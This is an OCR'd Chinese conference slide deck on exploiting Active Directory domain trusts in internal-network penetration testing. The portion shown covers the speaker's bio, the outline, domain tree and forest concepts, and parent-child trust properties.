Domain Trust
在内网渗透中的利用

pr0mise

2019.12.21

自我介绍


- 姓名: 刘伟
- ID: pr0mise
- 奇安信A-TEAM成员
- 补天白帽大会/BCS大会演讲嘉宾
- 擅长域渗透

目录


1. 域和林的概念
2. 信任关系的作用
3. 信任的种类及特性
4. 信任认证流程
5. 几种利用手法

/01 树和林的概念

域树



域林




A.Local
Parent /
Forest Root
Other.local
Parent
SZ.A.loc
al
Child
SH.A.loc
al
Child
x.other.l
ocal
Child
y.other.l
ocal
Child

/02 信任关系的作用

沟通的桥梁

信任域
Trusting domain



A域

信任 / 单行道马路

B域


访问

受信任域
Trusted domain

/03 信任的种类及特性


父-子信任

同一个域树中,父域和子域会自动创建双向信任关系
信任关系可传递



